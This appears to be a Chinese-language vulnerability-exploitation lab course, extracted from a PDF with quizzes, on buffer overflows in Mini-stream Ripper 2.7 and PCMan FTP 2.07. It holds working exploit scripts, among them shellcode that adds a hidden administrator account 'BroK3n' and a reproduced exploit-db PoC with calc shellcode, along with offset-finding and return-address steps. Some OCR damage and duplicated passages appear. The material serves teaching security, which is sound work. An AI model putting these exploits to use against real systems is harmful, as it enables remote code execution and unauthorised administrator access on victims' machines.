
不错嘛, 很多。。。但是类似于第一个这个 0x1000F914 就不可用, 有截断符\x00。但是我们仍然有几个可用, 比如最后这个 0x100418E6。好, 搞定返回地址。下面把 python 代码改成这样:

```
filename="C:\\test4.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*12+'\xe7\x18\x04\x10'+ 'D'*4+'shellcode'
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

其中 shellcode 替换成你想要执行的代码。比如：此处略去三百字，嘿嘿。
我还是用前面添加用户的 shellcode：

```
filename="C:\\test5.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*12+'\\xe6\\x18\\x04\\x10'+ 'D'*4+'\\x31\\xd2\\xb2\\x30\\x64\\x8b\\x1
2\\x8b\\x52\\x0c\\x8b\\x52\\x1c\\x8b\\x42\\x08\\x8b\\x72\\x20\\x8b\\x12\\x80\\x7e\\x0c\\x33\\x75\\
xf2\\x89\\xc7\\x03\\x78\\x3c\\x8b\\x57\\x78\\x01\\xc2\\x8b\\x7a\\x20\\x01\\xc7\\x31\\xed\\x8b\\x3
4\\xaf\\x01\\xc6\\x45\\x81\\x3e\\x57\\x69\\x6e\\x45\\x75\\xf2\\x8b\\x7a\\x24\\x01\\xc7\\x66\\x8b\\x
2c\\x6f\\x8b\\x7a\\x1c\\x01\\xc7\\x8b\\x7c\\xaf\\xfc\\x01\\xc7\\x68\\x4b\\x33\\x6e\\x01\\x68\\x20\\x
42\\x72\\x6f\\x68\\x2f\\x41\\x44\\x44\\x68\\x6f\\x72\\x73\\x20\\x68\\x74\\x72\\x61\\x74\\x68\\x69\\
x6e\\x69\\x73\\x68\\x20\\x41\\x64\\x6d\\x68\\x72\\x6f\\x75\\x70\\x68\\x63\\x61\\x6c\\x67\\x68\\x7
4\\x20\\x6c\\x6f\\x68\\x26\\x20\\x6e\\x65\\x68\\x44\\x44\\x20\\x26\\x68\\x6e\\x20\\x2f\\x41\\x68\\x
72\\x6f\\x4b\\x33\\x68\\x33\\x6e\\x20\\x42\\x68\\x42\\x72\\x6f\\x4b\\x68\\x73\\x65\\x72\\x20\\x68
\\x65\\x74\\x20\\x75\\x68\\x2f\\x63\\x20\\x6e\\x68\\x65\\x78\\x65\\x20\\x68\\x63\\x6d\\x64\\x2e\\x
89\\xe5\\xfe\\x4d\\x53\\x31\\xc0\\x50\\x55\\xff\\xd7'
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

你可以在 C:\ 找到这个 test5.m3u，打开这个文件前



然后直接用 Mini-stream Ripper2.7 打开 test5.m3u。



再看看

A screenshot of a Windows command prompt window titled "管理员: C:\Windows\system32\cmd.exe". The window shows the output of the "net user" command. The first command is "net user", and the output is "Administrator Guest" and "命令成功完成。". The second command is "net user", and the output is "Administrator BroK3n Guest" and "命令成功完成。". A red arrow points to the text "BroK3n". The command prompt shows the path "C:\Users\Administrator>" and the command "net user". The output is "Administrator Guest" and "命令成功完成。". The second command is "net user", and the output is "Administrator BroK3n Guest" and "命令成功完成。". A red arrow points to the text "BroK3n". The command prompt shows the path "C:\Users\Administrator>" and the command "net user". The output is "Administrator Guest" and "命令成功完成。". The second command is "net user", and the output is "Administrator BroK3n Guest" and "命令成功完成。". A red arrow points to the text "BroK3n".

Boom!!! 利用成功。。。

5.2.2. 练习



以下说法正确的是: 【单选题】

【A】Rebase 和 ASLR 是一样的

【B】Rebase 是堆栈基址重定位, 基址是加载的首地址

【C】前面可以用 1003AF5A 54 PUSH ESP 1003AF5B C3 RETN 利用

【D】前面可以用 1000F914 54 PUSH ESP 1000F915 C3 RETN 利用
答案: C

6 实验报告要求

参考实验原理与相关介绍, 完成实验任务, 并对实验结果进行分析, 完成思考题目, 总结实验的心得体会, 并提出实验的改进意见。

7 分析与思考

1) 绕过 ASLR 的其它技术

8 配套学习资源

<http://www.netfairy.net>

从零开始学习软件漏洞挖掘系列教程第八篇：实战挖掘 PCMan FTP 溢出漏洞

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解挖掘 FTP 服务器缓冲区溢出的方法。

3 预备知识

1. 关于 PCMAN FTP 2.07 缓冲区溢出漏洞

PCMan 是一系列免费的 Telnet 软件，并针对 BBS 进行最佳化设置，作者是洪任瑜。目前此软件为台湾地区的 BBS 用户广泛使用。。

2. 关于漏洞来源

2013-8-2 Ottomatik 在 www.exploit-db.com，报告指出 FreeFTPd 的一个缓冲区溢出漏洞。报告指出：

PCMan's FTP Server 2.0.7 在实现上存在缓冲区溢出漏洞，此漏洞源于处理精心构造的 PASS 命令时，没有正确验证用户提供的输入，这可使远程攻击者造成缓冲区溢出，导致拒绝服务或执行任意代码。

原文见 <https://www.exploit-db.com/exploits/27277/>。Ottomatik 附上了 Poc:

```
#!/usr/bin/python2.7
```

```
# -*- coding: utf-8 -*-
```

```
"""
```

PCMAN FTPD 2.07 PASS Command Buffer Overflow

Author: Ottomatik

Date: 2013-07-31

Software : PCMAN FTPD

Version : 2.07

Tested On: Windows 7 SP1 - French;

Description:

* The PASS Command is vulnerable to a buffer overflow;

* Other commads may be vulnerable;

"""

Modules import;

import socket

def main() :

"""

Main function;

"""

buf = "PASS "

buf += "A" * 6102 # JUNK

0x75670253

buf += "\x53\x02\x67\x75" # @ CALL ESP Kernel32.dll

buf += "\x90" * 40 # NOPs

ShellCode : msfpayload windows_exec calc.exe, bad chars = 00,0A,0C,0D

```
buf +=("\xdd\xc5\xd9\x74\x24\xf4\x5a\x31\xc9\xb8\xd1\x96\xc1xcb\xb1"
"\x33\x31\x42\x17\x83\xc2\x04\x03\x93\x85\x23\x3e\xef\x42\x2a"
"\xc1\x0f\x93\x4d\x4b\xea\xa2\x5f\x2f\x7f\x96\x6f\x3b\x2d\x1b"
"\x1b\x69\xc5\xa8\x69\xa6\xea\x19\xc7\x90\xc5\x9a\xe9\x1c\x89"
"\x59\x6b\xe1\xd3\x8d\x4b\xd8\x1c\xc0\x8a\x1d\x40\x2b\xde\xf6"
"\x0f\x9e\xcf\x73\x4d\x23\xf1\x53\xda\x1b\x89\xd6\x1c\xef\x23"
"\xd8\x4c\x40\x3f\x92\x74\xea\x67\x03\x85\x3f\x74\x7f\xcc\x34"
"\x4f\x0b\xcf\x9c\x81\xf4\xfe\xe0\x4e\xcb\xcf\xec\x8f\x0b\xf7"
"\x0e\xfa\x67\x04\xb2\xfd\xb3\x77\x68\x8b\x21\xdf\xfb\x2b\x82"
"\xde\x28\xad\x41\xec\x85\xb9\x0e\xf0\x18\x6d\x25\x0c\x90\x90"
"\xea\x85\xe2\xb6\x2e\xce\xb1\xd7\x77\xaa\x14\xe7\x68\x12\xc8"
"\x4d\xe2\xb0\x1d\xf7\xa9\xde\xe0\x75\xd4\xa7\xe3\x85\xd7\x87"
"\x8b\xb4\x5c\x48\xcb\x48\xb7\x2d\x23\x03\x9a\x07\xac\xca\x4e"
"\x1a\xb1\xec\xa4\x58\xcc\x6e\x4d\x20\x2b\x6e\x24\x25\x77\x28")
```

```
"\xd4\x57\xe8\xdd\xda\xc4\x09\xf4\xb8\x8b\x99\x94\x10\x2e\x1a"
"\x3e\x6d")
buf += "\r\n"

clt_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clt_socket.connect(("127.0.0.1", 21))
print clt_socket.recv(2048)
clt_socket.send("USER anonymous\r\n")
print clt_socket.recv(2048)
clt_socket.send(buf)
print clt_socket.recv(2048)
clt_socket.close()
```

```
if __name__ == "__main__":
    main()
```

4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Immunity Debugger，Olldb调试器，mona.py

5 实验步骤

我们的任务分为 3 个部分：


1. 漏洞验证。
2. 漏洞利用。
3. 漏洞分析。

【注：为了方便，这个 FTP 服务器软件我在本地测试】

5.1 实验任务一

任务描述: 验证 PCMAN [FTP 2.07](#) 在处理 PASS 命令时存在缓冲区溢出漏洞。

1. 漏洞报告指出通过构造恶意的传递给 PASS 超长的数据可以造成缓冲区溢出。作者在 Windows 7 SP1 测试成功，而我的系统刚好也是 Windows 7 SP1，用作者给出的 Poc 在我的系统测试：



没有弹出计算器，这令人失望。至少这个 Exploit 不通用，或许在你的系统可以执行成功，如果你足够幸运的话。但问题是我们如何构造出我们自己的 Exploit，使他更加好“用”？

2. 既然作者给出的 Poc 不起作用，那我们只得自己写，自己动手丰衣足食嘛。我用下面的 python 代码测试


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

用 Immunity Debugger 载入 PCMAN [FTP 2.07](#) 并运行。


Exploit, 使他更加好“用”？
 2. 既然作者给出的 poc 不起作用，那我们只得自己写，自己测试。
 嘛。我用下面的 python 代码测试

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*60000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

用 Immunity Debugger 载入 PCMAN FTP 2.07 并运行。



注意上面 python 代码的 IP 和 PCMAN FTP 2.07 的 IP 要一致。然后运行上面的 python 代码。



Boom!!! EIP 被覆盖为 0x41414141(AAAA)，能不能有效利用我们还不得而知。但我们至少可以对这个软件进行拒绝服务攻击。

5.1.2. 练习



以下说法错误的是？【单选题】

【A】exploit-db 是一个巨大的漏洞库

【B】漏洞发现者提供的 Poc 在我们本地也总能“正确”执行

【C】Poc 成功与否与环境相关

【D】PASS 是发送密码

答案：B


5.2 实验任务二

任务描述：构造利用 PCMAN [FTP 2.07](#) 的 Exploit。

1. 尽管这个漏洞已经有了一个 Exploit（无论它是否真的有效），我依然用这个存在于 PCMAN FTP 2.07 上漏洞作为一个实战来讲解如何编写有效的 Exploit。当然如果手上没有其他人给出 Exploit 的情形下，我们就得从头开始。
2. 前面我们知道 PASS 命令在处理用户输入的时候没有进行有效的验证，导致攻击者可以通过构造恶意的数据造成缓冲区溢出。下面定位溢出点，我试了下 6200 字符也能溢出，所以我把 python 代码改成下面：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password="A"*6000+'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab
2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag'
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```


200 个随机字符是 mona 产生的




```
OBADF00D Creating cyclic pattern of 200 bytes
OBADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad
OBADF00D [+] Preparing output file 'pattern.txt'
OBADF00D - (Re)setting logfile c:\logs\_no_name\pattern.txt
OBADF00D Note: don't copy this pattern from the log window, it might be truncated !
OBADF00D It's better to open c:\logs\_no_name\pattern.txt and copy the pattern from the file
OBADF00D [+] This mona.py action took 0:00:00.072000
```

!mona pc 200

为什么不直接产生 6200 随机字符？因为直接把 6200 字符放 python 太卡了。下面用 Immunity Debugger 载入 PCMAN [FTP 2.07](#) 并运行，然后执行前面的 python 代码





EIP 被覆盖为 0x 64413464(dA4d)。执行!mona po Da4d



可见 $103+6000=6103$ 字节可以覆盖到 EIP【记得我们前面多加了 6000 哦】下面可以验证一下


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*6103+'B'*4+'C'*4+'D'*4+'E'*200
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

重复前面的步骤，不出意外的话 EIP 会是 0x42424242。




他用的是 `Kernel32.dll` 模块的一个 `CALL ESP` 地址，而这个模块有 ASLR 保护，每次重启机器后地址都会变化，所以你知道作者的 `Poc` 在我们的机器没啥没成功了吧。我觉得如果我们不能写出稳定的 `Exploit`，起码是针对某个版本的系统。因为像作者那个 `Exploit` 根本不能攻击任何机器，即时别人安装了有漏洞的软件，但是你能猜出 `CALL ESP Kernel32.dll` 的地址吗？这个地址是变化的，所以作者的 `Exploit` 最多也就是能使 `PCMAN FTP 2.07` 拒绝服务而已。但是我们还是可以先尝试写一个 `Exploit`【尽管不稳定】，我在第三部分分析漏洞会尝试写一个稳定的 `Exploit`，尽管不知道能不能写出来，因为有的漏洞确实不能利用，因为限制太多了，我觉得纯考验人品，如果你幸运的

话。【注：下面所说的你的机器和我的机器看到的不一样，但是思路都是一样的】好我们先查看 PCMan [FTP 2.07](#) 加载的模块



那我们也使用作者用的 Kernel32.dll 吧，在里面找一条 call esp 指令



